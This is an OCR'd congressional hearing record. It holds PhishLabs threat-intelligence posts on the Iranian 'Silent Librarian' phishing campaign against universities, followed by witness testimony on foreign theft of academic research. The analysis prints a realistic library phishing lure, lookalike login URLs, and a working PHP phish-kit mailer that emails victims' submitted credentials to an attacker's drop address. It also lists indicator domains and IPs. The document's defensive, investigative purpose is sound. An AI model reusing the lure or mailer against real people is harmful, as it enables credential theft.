
Helen Eyre
Main Library
[redacted] University
[redacted]
hmeyre@[redacted].edu

Example lure sent from a temporary Gmail account.

Each of the Silent Librarian lures ends with a very realistic looking closing signature containing contact information for the target library. This information is collected through open source research conducted by the threat actors. In some cases, all of the contact information can be found together on one webpage; however, some of the information is in different locations, indicating the actors are likely performing manual reconnaissance to gather the information.

At least a third of the Silent Librarian lures identified use fictitious personas to add a sense of authenticity to the emails. The names of these personas have evolved over time; however, the group has used the personas "Sarah Miller" and "Susan Jackson" frequently in recent campaigns. The group also changes the names of the personas to match the location of the target university. For example, a recent campaign targeting an Australian university used the

persona "Jonathon Dixon," while the persona identity "Shinsuke Hamada" was previously used in an email lure targeting a Japanese school.



From: Library Services - [redacted] Library <libraryservices [redacted].tr>
Date: Wed, Jun 7, 2017 at 6:03 PM
Subject: Library Account
To: [redacted]

Dear Library Member,

Your access to your library account is expiring soon due to inactivity. To continue to have access to the library services, you must reactivate your account.

For this purpose, click the web address below or copy and paste it into your web browser. A successful login will activate your account and you will be redirected to your library profile.

https: // login. revproxy. [redacted]. edu / login / *Note: Hovering over the link reveals the URL http: // login. revproxy. [redacted]. edu. libt. cf / login /]*

If you are not able to login, please contact Sarah Miller at sareh_miller @[redacted]edu for immediate assistance.

Sincerely,

Sarah Miller
[redacted] University Library
[redacted] USA
Phone: [redacted]

Example lure containing "Sarah Miller" persona sent from a Turkish university email account.

Like the overall content of their lures, the subject lines of Silent Librarian phishing emails have remained consistent over time. Since the beginning of 2017, 97 percent of lures contained the subject "Library Account," "Library Notifications," or "Library Services."

Sometimes the name of the target university has been appended to the subject to add more perceived authenticity to the attack vector.

Phishing Pages

We have identified 127 different domains used to host Silent Librarian phishing sites since 2013. Like a growing number of phishing sites, domains registered by Silent Librarian generally use Freenom top-level domains (TLDs) (.TK, . CF, .GA, .GQ, .ML) because they are available at no cost. The group has used domains on other TLDs, though rather sparingly. Some of the other recent TLDs associated with Silent Librarian domains include .IN, .IR, .INFO, .LINK, and .TOP.

Like their lures, the phishing sites crafted by Silent Librarian are very realistic. The URLs associated with the phishing pages closely mirror the full legitimate URL path of the account login page for the target university library.


https://login.ezproxy.lib.[redacted].edu/login/

Legitimate American University Library Login URL (above)

https://login.ezproxy.lib.[redacted].edu.reactivation.in/login/


Silent Librarian Phishing URL (January 2018)

The content of Silent Librarian phishing pages is almost identical to the legitimate target sites. The actors likely scrape the original HTML source code from the legitimate library login page, then edit the references to resources used to render the webpage (images, JavaScript, CSS, etc.) to point back to the original page, a common tactic among phishers.



Side-by-side comparison of a legitimate login page (left) and a phishing page (right).

At the beginning of 2017, Silent Librarian began to regularly obtain free Let's Encrypt SSL certificates for their phishing pages. This technique, which we have previous discussed at length in blog posts from November and December, is used to create more realistic-looking phishing pages.



Example phishing page with valid SSL certificate.

For a few of the Silent Librarian attacks, we identified and collected the phish kits that were used to construct the phishing sites and left on the malicious server. Phish kits contain all of the files necessary to stand up a phishing site quickly, such as HTML files, PHP mailing scripts,

and other resources (image files, JavaScript, CSS, etc.). Because these kits are essentially the "recipe" of how a phishing site is created, they can provide valuable intelligence into the back-end functionality of the site. One of the best pieces of evidence that can be collected from a phish kit is the PHP mailing script, which contains the location where compromised information is sent, usually an email address. An analysis of the Silent Librarian kits identified two email accounts that were used to receive compromised victim credentials. One was a Gmail email address and the other was an email address with Vatanmail, an Iranian email service provider.

```
<?php
//----------------------------Set these parameters-----------------------------

// Subject of email sent to you.
$subject = '[redacted]edu';

// Your email address. This is where the form information will be sent.
$emailadd = '[redacted]@vatanmail.ir';

// Where to redirect after form is processed.
$url = 'http://guides.library.[redacted].edu/az.php?a=a';

// Makes all fields required. If set to '1' no field can not be empty. If set to '0' any
or all fields can be empty.
$req = '0';

// ------------------------------Do not edit below this line----------------------------
$text = "\n\n";
$space = ' ';
$line = '
';
foreach ($_POST as $key => $value)
{
if ($req == '1')
{
if ($value == '')
{echo "$key is empty";die;}
}
$j = strlen($key);
if ($j >= 20)
{echo "Name of form element $key cannot be longer than 20 characters";die;}
$j = 20 - $j;
for ($i = 1; $i <= $j; $i++)
{$space .= ' ';}
$value = str_replace('\n', "$line", $value);
$conc = "{$key}:$space{$value}$line";
$text .= $conc;
$space = ' ';
}
mail($emailadd, $subject, $text, 'From: '.$emailadd.'');
echo '<META HTTP-EQUIV=Refresh CONTENT="0; URL='.$url.'">';
?>
```

Silent Librarian PHP mailer referencing a Vatanmail drop email account.


What Happens to the Stolen Credentials?

As outlined in Friday's indictment, in addition to being passed to the IRGC, some of the stolen credentials were also sold on two Iranian websites, Megapaper[.]ir and Gigapaper[.]ir. Similarly, the credentials stolen in the Silent Librarian phishing attacks we identified were sold on an Iranian website; however, it is not one of the sites specified in the indictment.

Using a combination of technical and open source research, we identified another website, Uniaccount[.]ir, that was used to sell the credentials compromised in the Silent Librarian phishing attacks. The Uniaccount website is likely run by Mostafa Sadeghi, who was named in the recent indictment as a "prolific Iran-based computer hacker who was an affiliate of the Mabna Institute."

Uniaccount home page.

On the Uniaccount website, credentials are offered for dozens of universities around the world. Visitors are asked to send an email to a specified Gmail address to request the price of a password for a specific university. Notably, the website also mentions that all accounts that are purchased have a one-month warranty, so if the account is cut off during that period, the purchaser will be given a new account to use.



In addition to buying an account for a specific university, a visitor on Uniaccount can also simply purchase research journal articles individually. The cost of a single article on Uniaccount is 2,000 Tomans, or approximately 60 U.S. cents. Ebooks and standards documents are also advertised for sale on the site.

Finally, Uniaccount also offers multiple levels of memberships to buyers. The regular membership, which is available for 18,000 Tomans (approximately five USD), includes access

to a variety of academic journals and five articles from "rare journals" for a two-month period. A second "golden" membership is available for 50,000 Tomans (approximately 15 USD), which provides access to passwords to the "best universities" and 15 articles from rare journals also for a two-month period.


PhishLabs continues to collaborate with universities, law enforcement, and ISAC partners as we discover more information about this group.

How Universities Should Respond to Iranian Hacking Charges

Posted by Crane Hassold, Director of Threat Intelligence on Mar 29, '18

Find me on:
LinkedIn Twitter

Last week, news broke that an Iranian hacker network, Mabna Institute, had been systematically stealing data from universities across the US and abroad.



It's unclear precisely how much data has been compromised, but it has been estimated to have cost US universities around $3.4 billion dollars to collect and maintain.

While the administration has announced sanctions and criminal indictments against the group, it's highly unlikely any of the actors involved will receive punishment.

So if you happen to work for a university, or be responsible in some capacity for the data security of a university, you'd be forgiven for wondering "*...What now?*"

To answer that question, it's important to understand how these hackers have been operating.

Phishing... Again

Here's the thing about data theft. The absolute easiest way to steal sensitive data is to compromise one or more privileged accounts, take control of them, and exfiltrate data at your convenience.

And how do you compromise an account? Simple: You use targeted spear phishing campaigns, backed by phishing sites designed to trick victims into entering their credentials into what looks like a legitimate login form.

That's it.

There are other ways to do it, but this process is by far the simplest and most effective. As a result, hacking groups fall back on spear phishing time and time again for credential theft and account takeover.

In this case, PhishLabs analysts identified over 750 phishing attacks attributed to the group. For the most part, the attacks were aimed at professors and other faculty members, though in some cases students were also targeted. The campaign, which was reported to the FBI by PhishLabs back in late 2017, has been dubbed the Silent Librarian.

From: Library Services - [redacted] Library <libraryservices [redacted].tr>
Date: Wed, Jun 7, 2017 at 6:03 PM
Subject: Library Account
To: [redacted]

Dear Library Member,

Your access to your library account is expiring soon due to inactivity. To continue to have access to the library services, you must reactivate your account.

For this purpose, click the web address below or copy and paste it into your web browser. A successful login will activate your account and you will be redirected to your library profile.

https: // login. revproxy.[redacted]. edu / login / *Note: Hovering over the link reveals the URL http: // login. revproxy.[redacted]. edu. libt. cf / login /)*

If you are not able to login, please contact Sarah Miller at sareh_miller @[redacted]edu for immediate assistance.

Sincerely,

Sarah Miller
[redacted] University Library
[redacted] USA
Phone: [redacted]

The most notable thing about them was that they were incredibly realistic-looking. Their spelling and grammar was perfect. They were thematically relevant, naming the university in the lure.

So... What Now?

So what actions can you take to mitigate the threat of phishing? The first thought you might have is to invest in technical security controls; however, sadly that just won't cut it.

Spam and content filters, firewalls, and other technologies that rely on blocking incoming attacks will never provide complete defense against phishing attacks. Why? Because these technologies rely on a constantly updated set of rules, meaning malicious content will only be blocked if it contains an indicator such as an IP address, hash, or language pattern which has previously been identified as malicious. And regardless of the technology available, humans will continue to be the weakest link.

Unfortunately, spear phishing attacks are highly likely to evade these types of controls for a variety of reasons:

1. By definition they are custom-written for each campaign, making them unlikely to be flagged as containing suspicious content
2. New phishing sites are often setup for each campaign, so the URLs and IP addresses used won't yet be known as malicious
3. Credential theft campaigns rarely utilize malware, so in most cases there is no malicious hash present to identify

All of this adds up to one certainty: Your users *will* be targeted by phishing attacks, and some of those attacks, the most dangerous ones, *will* reach their inboxes. And since we have compelling evidence that universities are being targeted by foreign state actors, you need to start taking action right away.

Two Steps You Can Take Now to Mitigate the Threat of Spear Phishing

In order to truly tackle the threat of spear phishing (or any phishing, for that matter) a dedicated, consistent training program is essential. We've written about how exactly you can do this a bunch of times, so check out this post for an introduction.

At the same time, though, there are some things you can do *right now* to mitigate the threat of spear phishing attacks:

1) Issue guidance to faculty and students

Most people don't think about phishing on a daily basis, and have very little chance of identifying a sophisticated spear phishing attack based exclusively on its content. Thankfully, though, there is one other way to spot malicious emails designed to steal credentials: Links.

Credential theft campaigns rely on victims following embedded links, which take them to convincing copies of the legitimate login pages they are expecting. To combat this, advise all faculty and students to manually type in website URLs instead of following links in emails. That way, instead of being directed to a phishing site, they'll safely navigate to secure, legitimate sites.


2) Request that suspicious emails be reported to your security team

Again, we've written about this dozens of times; reported phishing emails are a thousand times better than deleted phishing emails. It's advised that you set up a phishing-specific inbox, and ask faculty members and students to forward any emails they receive that seem suspicious, or which ask them to follow embedded links to enter their login credentials. These reported emails can serve as an early warning mechanism, enabling you to get ahead of an incoming attack before it gets out of hand

Silent Librarian University Attacks Continue Unabated in Days Following Indictment

Posted by Crane Hassold, Director of Threat Intelligence on Apr 5, '18

Find me on:
LinkedIn Twitter



On Friday, March 23, nine Iranian threat actors were indicted for stealing massive quantities of data from universities, businesses, and governments all over the world.

If you've been following our blog (or the news), you already know the actors are associated with an organization called the Mabna Institute, and are responsible for stealing more than 31 terabytes of data over the past four and a half years. To put that number in context, you'd need to cut down more than 1.5 million trees to make enough paper to print out all of the stolen data.

The group, which we have called "Silent Librarian," has targeted universities and other organizations with strong research departments, particularly those focused on medicine and technology.

But the scale of the attacks, while alarming, isn't the most concerning thing right now. Here's the real headline: *Silent Librarian phishing attacks have continued unabated in the days since the indictment.*

Since the indictment less than 14 days ago, PhishLabs analysts have observed 18 new phishing attacks targeting 14 different universities from five countries: United States, United Kingdom, Canada, Australia, and France.

What Does This Mean for Potential Targets?

Over the past two weeks, the indicted Iranian threat actors have continued their attacks despite being formally charged. Including the most recent attacks, PhishLabs has attributed more than 780 phishing attacks to Silent Librarian, which includes attacks against more than 300 universities in 22 countries.

While extradition or real sanctions were likely never in the cards, it was probably hoped that publicly "naming and shaming" the actors would at least put the attacks on hold. Since that hasn't happened, it's doubly important that potential targets do everything they can to protect themselves from further attacks.

To reiterate, the attackers have explicitly gone after universities and other organizations with strong research departments, particularly in the fields of technology and medicine.

Below is a list of high-level indicators of compromise (IOCs) that we have previously associated with Silent Librarian phishing attacks, which includes domains hosting university phishing sites and IP addresses linked to those domains. It should be noted that all of the domains used by Silent Librarian are maliciously registered and no legitimate content has been observed on any of the domains. For IP addresses referenced below, other non-Silent Librarian domains have historically resolved to many of them and the maliciousness of those domains has not been determined.

While stringent anti-phishing measures should be taken to minimize the threat posed by Silent Librarian (or any threat, for that matter), the first order of business for any potential target organization should be to blacklist the domains and monitor and/or set flags for outbound traffic for the IP addresses listed below. It should also be noted that because this group is still deploying new attacks, new domains are being actively created, so this should be viewed as a historical list, not a real-time list.

DOMAINS:
1edu.in
acll.cf
aill.cf
atna.cf
atti.cf
authn.in

authn.website
aztt.tk
cavc.tk
cave.gq
ccli.cf
cill.cf
citt.cf
cntt.cf
crll.tk
csll.cf
csna.cf
ctll.tk
cvnc.ga
cvre.tk
czll.tk
cztt.tk
ditt.cf
edlu.info
edu-lib.cf
edu-lib.ml
edue.in
edun.cf
eill.cf
eslog.in
euca.cf
euce.in
ezauth.xyz
ezll.tk
ezplog.in
ezproxy.in
ezproxy.tk
ezproxy.top
ezprx.xyz
eztt.tk
flll.cf
iell.tk
iull.tk

izll.tk
lett.cf
lib1.bid
lib1.ga
lib1.ml
lib2.xyz
libb.ga
libc.cf
libe.ml
libg.cf
libg.ga
libg.gq
libk.gq
libk.ml
libloan.xyz
libn.gq
libnicinfo.xyz
libr.gq
library1.online
librarylog.in
libraryme.ir
libt.cf
libt.ml
libu.gq
libv.ga
libv.gq
libw.cf
libw.ml
lill.gq
llbt.tk
llib.cf
llib.ga
llic.cf
llic.tk
llil.cf
llit.cf
lliv.tk

llse.cf
medpoint.ir
mncr.tk
ncll.tk
ncnc.cf
nctt.tk
necr.ga
nelib.top
nika.ga
nikc.cf
nsae.ml
nuec.ml
nuvo.cf
nvre.tk
reactivation.in
rill.cf
rtll.cf
rtll.tk
saea.ga
sctt.cf
seae.tk
shibboleth.link
sitl.tk
slli.cf
tilc.tk
till.cf
titt.cf
uill.cf
uitt.tk
ulibe.ml
ulibi.ml
ulibl.ga
ulibr.cf
ulibr.ga
ulibt.ml
umlib.ml
umll.tk

uni-lb.com
univ-database.cf
univ-library.ga
unll.tk
unsw.ga
utll.tk
vsre.cf
web2lib.info
webauth.in
webauth.xyz
weblogin.site
weblogon.xyz
xill.tk
zedviros.ir
zill.cf

IP ADDRESSES:
103.241.3.91
104.152.168.23
107.180.57.7
107.180.58.47
136.243.145.233
136.243.198.45
138.201.17.56
141.8.224.221
144.217.120.73
144.76.189.80
148.251.116.93
148.251.12.172
162.218.237.3
167.114.103.215
167.114.13.164
172.246.144.34
173.254.239.2
176.31.33.115
176.31.33.116
176.9.188.235

178.33.115.10
184.95.37.90
185.105.185.22
185.28.21.83
185.28.21.95
185.55.227.104
185.86.180.250
188.40.34.186
192.169.82.134
193.70.117.250
195.154.102.75
198.252.106.149
198.27.68.142
198.91.81.5
199.204.187.164
31.220.20.111
45.35.33.126
46.4.91.26
5.135.123.163
5.196.194.234
51.254.198.131
51.254.21.142
66.70.197.208
78.46.77.105
79.175.181.11
82.102.15.215
87.98.249.207
88.99.128.229
88.99.139.8
88.99.160.209
88.99.40.240
88.99.69.4
93.174.95.64
94.76.204.201

Witness Biography: Crane Hassold

Crane Hassold is the Director of Threat Intelligence at PhishLabs based out of Charleston, South Carolina, where he oversees the Research, Analysis, and Intelligence Division. Prior to joining PhishLabs, Crane served as an Analyst at the FBI for more than 11 years, providing strategic and tactical analytical support to cyber, financial crime, and violent crime cases. For most of his career with the FBI, Crane worked in the Behavioral Analysis Units in Quantico, Virginia, where he provided analytical and behavioral support to intelligence community and law enforcement partners against national security adversaries and serial criminals. In 2012, Crane helped create the FBI's Cyber Behavioral Analysis Center, which takes an asymmetric approach to examining cyber threats by combining the traditional behavioral concepts used for decades in the violent crime world with technical expertise to gain a holistic understanding of adversary tactics, techniques, and procedures. Crane holds multiple information security certifications, including GCIH, GCFE, and GSEC.

Chairman ABRAHAM. Thank you, Mr. Hassold.

I thank all the witnesses for their testimony. I'm going to recognize myself for five minutes for questioning.

Mr. Wessel, Ms. Van Cleave, and Mr. Hassold, I think these questions will go to you. Is it fair to say that the open and collaborative nature of U.S. academic institutions make them inherently vulnerable to the threat of foreign exfiltration? And if so, how do we strike that balance in protecting our research and our systems while ensuring collaboration? Mr. Wessel, I'll start with you.

Mr. WESSEL. Thank you, Mr. Chairman. I think, as I pointed out in my testimony, we can identify what some of the high-value targets are and focus on those first so that we can look at critical areas of research that relate not only to the economic domain but China's national security desires, other countries' national security desires. One can do a gap analysis to determine whether, for example, China needs hot engine technology to be able to develop jet engines for their fighters.

We can then net back and look at some of those cooperative research programs, the labs here in the United States that are doing work with cleared defense contractors or doing it on their own and try and upscale what the systems in place are to ensure that our systems are secure, to assess foreign students who are part of those labs, and make sure we're doing better analysis of their visas and the connections they have, and to try and track where the information may or may not be going. So it's threat analysis and using that to try and identify gaps and go forward. We also have a lot more to do beyond that.

Chairman ABRAHAM. Ms. Van Cleave?

Ms. VAN CLEAVE. Mr. Chairman, clearly, the academic community, as you describe it, is open and free, and value the free exchange of ideas and interaction of all peoples and that's the way to advance our knowledge and understanding. Academia is very rich. It is very rich in creative people, it is very rich in people who are going to have significant relationships with other creative people throughout the country. And so from the standpoint of a foreign intelligence service, here's an opportunity to do the basics of espionage. It is the opportunity to spot potential sources, to evaluate those sources, to find people who know other people that can introduce them to significant potential sources. So for an espionage service, is academia a great place to operate? Absolutely, it's a great place to operate.

My point—my principal point to you is to say, look, yes, we need to have awareness. And awareness is significantly important, and the more that all Americans can understand the extent to which they don't want to be taken advantage of by foreign actors, that is excellent. But we have more to do as a government as well. It is clear to me that the advantage lies in being able to see inside of what the foreign intelligence service is after in the first place. If we know who their people are and where they are and how they're operating and we know they're at this university but not that university, we have the advantage to protect ourselves and to disrupt what they're doing much more effectively than if all of our eggs are in the defense basket.

Chairman ABRAHAM. Mr. Hassold, your take?

Mr. HASSOLD. Thank you. I think from a traditional counterintelligence perspective, collaboration allows for things like source recruiting and things like my panelists previously have said, but from a cyber perspective, I believe that collaboration centralizes the information that's used by universities from a research perspective that allows for an inherent risk by pooling all of the data and research into one location that can be accessed by foreign adversaries. So I think from a cyber perspective it's more of a sense of centralizing the data and making the data more vulnerable for attackers.

Chairman ABRAHAM. All right. Thank you.

Mr. Wessel, in your testimony you stated that we needed to act to preserve our own technology and confront China's predatory and protectionist actions to ensure the existence of the global commons. Has the U.S. Federal Government taken steps to confront this at our academic institutions? How would you suggest we confront China's actions? And what consequences do we take the appropriate action to do so?

Mr. WESSEL. Thank you, Mr. Chairman. Although that probably would take me a day or two to respond, I don't think we've done enough to send a message that—both to the Chinese and other nations but also to players here about the seriousness. As you probably recall, in May 2014, five PLA hackers were indicted for going into a number of our major companies here, not universities but major companies. There's no follow-up action to that. The indictment was sealed. Those five PLA hackers may not be able to come to Disneyland, but they're doing quite well. So there have been few costs to the Chinese or other nations for what they're doing.

You talked about indictments, et cetera. There are some one-offs. We have to do a much better job of identifying the critical technologies that China and other nations want and enhancing the safeguards around those. And, as the President is doing now in terms of the theft and coercive taking of intellectual property by the Chinese is make sure that there are sanctions that are effective and people understand that the overall framework has to change. Sanctions to respond to the illegal activities need to be upgraded. They need to be much more public. We also need to do a much better job of training those people here as to what the risks are.

Chairman ABRAHAM. Thank you. My time is up.

Ms. Esty, you're recognized for five minutes.

Ms. ESTY. Well, thank you very much.

Again, I want to thank all of you for joining us here today. This is an extremely important topic.

I represent Connecticut. I have Yale just to the south of me, UConn Medical Center to the north of me, and so these are very serious issues for the research institutions that I'm honored to represent.

To all of you, and based on the anecdotes you shared with us here today, it seems like there's a very serious lack of situational awareness of people in the academy. I have a husband who's not in this field but has a lot of foreign students. He has grad students. We increasingly in the STEM fields have—the vast majority of our students are foreign-born. We have benefited enormously by that openness, but that makes us extremely vulnerable.

Can you try to drill down for us a little bit on what you think we can do to raise that level of awareness within institutions that allows them the freedom that they are going to want to have and need to have to share widely—that collaboration is important—but to be aware that with that openness comes a responsibility to be more on guard? And I think frankly we have not been. People are becoming aware of the phishing risks, but maybe not this broader one, don't really think that it's possible that you might actually have spies. It's sort of not in the mindset of the academics. So how do we preserve that openness but raise that awareness?

And if you have thoughts of appropriate ways for us to do that, I think it's really important because it's not always laws that we need to be passing. A lot of times it's actually helping people do the right thing and being aware of what the risks are. Thank you.

Mr. GOLDEN. I'll mention one or two things. Intellectual property courses are, at most universities, confined to law schools, so there's generally not access for, you know, science students to take them, and, as a result, studies have shown that relatively few graduates in fields like engineering or the sciences understand concepts like what is a trade secret. So I think having those kind of courses or training more broadly.

And the other point I'd make is that, you know, universities have security people and research security people, but they tend to be, you know, dependent on professors and people in the classroom to report something that they see that might, you know, seem amiss.

And, you know, in fact one case that did happen that I looked at in my book where there were two scholars visiting Boston from a university in China that's partly run and funded by China's intelligence ministry and the scholars were just kind of visiting all these different universities. They didn't really have an office at UMass Boston; they were just dropping in wherever they felt like it, the Northeastern research security people got a tip and, you know, recognized that we better monitor what these two people are doing. So—but they're dependent on professors and grad students to let them know, and so training or understanding would be of great benefit there.

Ms. ESTY. Does anyone have courses already developed and is that something you could maybe—may be that's something that needs to be done to do a mini course. Having been a law student, a lot of law students don't take intellectual property courses, so I think you're going to need to have something that's a mini version that's accessible to people but to realize that these things have real value. You have a responsibility to safeguard it, and that's part of your basically fiduciary duty as a researcher and as a student to be aware of that. And that if you see something, say something notion. I think there's a lot of times people don't know. And something may strike them as a little odd but they don't realize like that could mean something.

And so maybe that's something you can follow up with us with some suggestions about developing curricula and things that we could try to get help from the National Science Foundation and others to work with our research institutions large and small to have them be more aware of these are the kinds of things you might see and you should be equipping your faculty to be aware

because, again, I think we're concerned about clamping down on academic freedom, and so this may lend itself to awareness at the very least. So——

Mr. GOLDEN. Definitely. I'd be glad to.

Ms. ESTY. Well, thank you. I appreciate that. And I see my time is almost up. Thank you, and I yield back.

Mr. WESSEL. If I could just add quickly because it's been noted by you, Mr. Chairman, and others that much of this research is federally funded. It's our—your constituents' tax dollars. There can be ties to that with the universities to make sure they are putting in place the kind of counterintelligence and other systems and education in place to make sure that their professors, their researchers, their students have a better understanding of what the threat factors are.

Chairman ABRAHAM. Thank you. Mrs. Comstock?

Mrs. COMSTOCK. Thank you.

The Iran case demonstrates that nefarious foreign actors use cyber means to access valuable research and development, and numerous case studies in China, as was detailed, reveal that human intelligence is used to gain access. And the FBI has recognized two methods: seeding operations and recruitment operations. So could you discuss, any of you, any specific cases that fall into each of these and the methods or means utilized by the foreign agents to access and exfiltrate valuable R&D?

Ms. VAN CLEAVE. Well, I suspect Dan has a long list of particular cases that he can cite, but I just want to confirm that those methodologies, as well as others, are used systematically by foreign intelligence services not only on our campuses but, you know, elsewhere in the country to go after the things that they are interested in. And it isn't casual. Sometimes there's a misunderstanding that, you know, maybe it's just a casual undertaking. That's not the case.

China, for instance, and Russia as well, have very sophisticated, which is to say highly developed, acquisition strategies for where they're going, the things that they want, how they're going to get them. The cyber opportunities certainly are tremendous now, but old-fashioned espionage is still very much a part of these activities. And what that says to me as a counterintelligence professional is that we have an opportunity. If we can gain the intelligence insights into what they're doing and how they're doing it, then we have the chance to get inside of those operations in order to be able to degrade them or stop them or better protect ourselves.

So whether it's cyber operations that would influence our democratic institutions and processes or whether it's espionage, going after our national security secrets or our laboratories or the research activities in academia, getting inside of those operations gives us the advantage. And that's where we've been falling short.

Mrs. COMSTOCK. Okay. And are these actors being recruited and then sent to the United States to infiltrate in some way when it's actual people or are they being recruited by other—you know, here trying to get—what is the recruitment process when it's human intelligence?

Ms. VAN CLEAVE. All of the above.

Mrs. COMSTOCK. Right.

Ms. VAN CLEAVE. Again, it looks at where are the opportunities, so you——

Mrs. COMSTOCK. They target—they go for what they want to access first——

Ms. VAN CLEAVE. Right.

Mrs. COMSTOCK. —and they build the plan——

Ms. VAN CLEAVE. Right.

Mrs. COMSTOCK. —around that?

Ms. VAN CLEAVE. So put yourself in their place. So if you are a Chinese Government entity that is looking to develop next-generation ASAT capability and you know that these specific kinds of technologies are the subject of research at particular universities here or in laboratories, what do you want to do? You want to be able to get close to the people who are close to that. You want to find other ways in to try to acquire these technologies, and so you're going to use all of the means at your disposal in order to do that. But it isn't casual. You're very serious about your objectives, and you know that this works quite well. The Russians, the same. They used to build in—and they probably still do—the acquisition of Western technologies into their design plans for weapons systems. They knew they could get what they needed here, and so that would be part of their planning activity. So that very much is still going on.

Mrs. COMSTOCK. Thank you. Mr. Golden?

Mr. GOLDEN. I could speak to this issue a little bit. I could give you any number of cases. They're not always where the government directly sends somebody or recruits somebody. As Michael mentioned, China has these very aggressive brain-game programs that provide incentives for particularly researchers in the United States of Chinese descent to come home and—with research that they might not have come by honestly. And those programs have not succeeded in recruiting sort of tenured professors at top-notch American institutions. They don't really want to go back to China no matter what the offer is. So they tend to appeal to sort of fringe professors at lesser institutions, maybe they don't have tenure, and the message to them is kind of don't come home empty-handed. So there's kind of an incentive for them to bring something back.

There was a case involving a research assistant at Medical College of Wisconsin. Hua Jun Zhao, he basically—his professor had invented kind of a cancer-fighting compound, and he applied for one of these brain-game programs saying that he was the inventor. And the application he sent was basically a duplicate of a grant proposal that his professor had filed. So there's that kind of case.

In the Duke case I mentioned, it's not clear if Ruopeng Liu was actually working for the Chinese Government. More likely, he was on his own knowing, that this would be welcomed when he got home. You know, and in fact it was. He got heavily subsidized by the government and he set up a business and an institute, you know, but it still kind of, you know, theft of an American research that he was enterprising enough to go after essentially.

Mrs. COMSTOCK. Thank you, Mr. Chairman.

Chairman ABRAHAM. Thank you, Mrs. Comstock.

Mr. Beyer, five minutes.

Mr. BEYER. Mr. Chairman, thank you very much. And look, before I dive into this, I just want to take a moment to again implore this committee to provide oversight to EPA Administrator Pruitt. Administrator Pruitt's alleged unethical behavior, his wasteful use of taxpayer money, his ongoing efforts to undermine the EPA's mission to protect our environment and our public health, this warrants serious Congressional oversight.

I previously requested that Chairman Smith bring Administrator Pruitt before the Science Committee to testify as to standard practice, and now, amid daily and abundant scandals, this is more crucial than ever.

Administrator Pruitt's predecessor, Gina McCarthy, Mr. Chairman, as you know well, testified before this committee again and again and again, once just on text messages to her husband. Administrator—in contrast, Administrator Pruitt has been confirmed 14 months ago and he has yet to appear before the committee that has oversight. He cannot be allowed to continue to sell our nation's clean air and water to special interests without consequences even without our questions.

